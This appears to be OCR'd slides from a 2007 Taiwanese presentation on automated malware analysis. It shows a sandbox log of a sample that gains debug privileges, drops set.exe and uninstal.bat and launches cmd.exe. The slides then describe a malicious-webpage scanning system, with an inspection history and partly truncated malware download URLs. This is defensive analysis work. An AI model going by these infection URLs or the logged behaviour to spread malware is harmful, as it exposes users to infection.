
1	14:03:36.851 1060,824,Archon_analyzer	MESSAGE	**Archon Analyzer Version: 0.5.0.3** **OS Version: Windows XP Build 2600**
2	14:03:36.851 1060,824,Archon_analyzer	MESSAGE	**Start Analyzing** **Target=C:\956062_0000_tcsafe.exe_**
3	14:03:36.851 1060,824,Archon_analyzer	CREATE PROCESS	PID=1100 Filename=**\956062_0000_tcsafe.exe_**
4	14:03:36.851 1060,824,Archon_analyzer	REMOTE THREAD	PID=1100, **TID=1180** Filename=\956062_0000_tcsafe.exe_
5	14:03:36.851 1060,824,Archon_analyzer	REMOTE THREAD	PID=1100, **TID=1632** Filename=\956062_0000_tcsafe.exe_
6	14:03:36.851 1100,1632,956062_0000_tcsafe.exe_	COMMAND LINE	Command Line=**C:\956062_0000_tcsafe.exe_**
7	14:03:36.913 1060,824,Archon_analyzer	REMOTE THREAD	PID=1100, **TID=992** Filename=\956062_0000_tcsafe.exe_
8	14:03:36.913 1100,992,956062_0000_tcsafe.exe_	ADJUST PRIVILEGE	**SE_DEBUG_PRIVILEGE** (Low=00000014, High=00000000) - Successful
9	14:03:39.632 1100,1180,956062_0000_tcsafe.exe_	ADJUST PRIVILEGE	**SE_DEBUG_PRIVILEGE** (Low=00000014, High=00000000) - Successful
10	14:03:39.648 1100,1180,956062_0000_tcsafe.exe_	DROP EXECUTABLE	**\Device\HarddiskVolume1\WINDOWS\set.exe**
11	14:03:43.382 1100,1180,956062_0000_tcsafe.exe_	DROP FILE	**\Device\HarddiskVolume1\WINDOWS\uninstal.bat**
12	14:03:43.460 1100,1180,956062_0000_tcsafe.exe_	CREATE PROCESS	PID=816 Filename=**\WINDOWS\system32\cmd.exe**

Automatic Web-based Malware Analysis System

- **WebProtector**
  - 全自動惡意網頁惡意分析系統，可提供即時的惡意連結與惡意程式監控




Web Protector Server



- Protector可以監控大量的網址，檢測是否被植入惡意連結，提供即時的資訊。
  - 網頁竄改的及時監控（Real-time Protection of Tampering Webpage）
  - 自動化全網站掃描（Automatic Detection of Malicious Webpage）
  - 惡意網頁與入侵趨勢分析報告（The Trends of Malicious Webpage Comprehensive Analysis Report）

網站的Risk Level



Inspection History : http://www.exquis.com.tw

Index	Date/Time	Risk Level	Malware	Duration
0	2007-07-19 12:04:37	0	YES (3)	7 seconds
1	2007-07-19 12:03:34	0	YES (3)	4 seconds
2	2007-07-19 12:02:37	0	YES (3)	6 seconds
3	2007-07-19 12:01:34	0	YES (3)	4 seconds
4	2007-07-19 11:56:33	0	YES (3)	7 seconds


Malware Details:

URL	Malware File
http://www.g /love.htm (Download)	
http://www.g /3.htm (Download)	
http://520.ga .exe (Download)	C:\DOCUME~1\oya\LOCALS~1\Temp\22085.com

密...

Web Analyzer Client

- Control By WebProtector Server
  - 分析動態JavaScript或是加密的惡意網頁（Encoded JavaScript Analysis）
  - 啟發式自動化惡意網頁掃描（Heuristic Scan of Malicious Webpage）
  - 植入的惡意程式下載網址分析（Download URL Analysis of Injected Malware）
  - 新型的惡意網頁偵測（Webpage Zeroday Malicious Code Detection）



Q&A

- **Thx**

- **Special Thanks**
  - Sscan, Nanika, PK, Tim, Unary, Bob

- **Reference**

  - http://research.pandasoftware.com/blogs/research/archive/2007/05/22/Malware_2Doo_friendly-countries.aspx
  - http://googleonlinesecurity.blogspot.com/2007/05/introducing-googles-anti-malware.html
  - http://www.usenix.org/events/hotbots07/tech/full_papers/provos/provos.pdf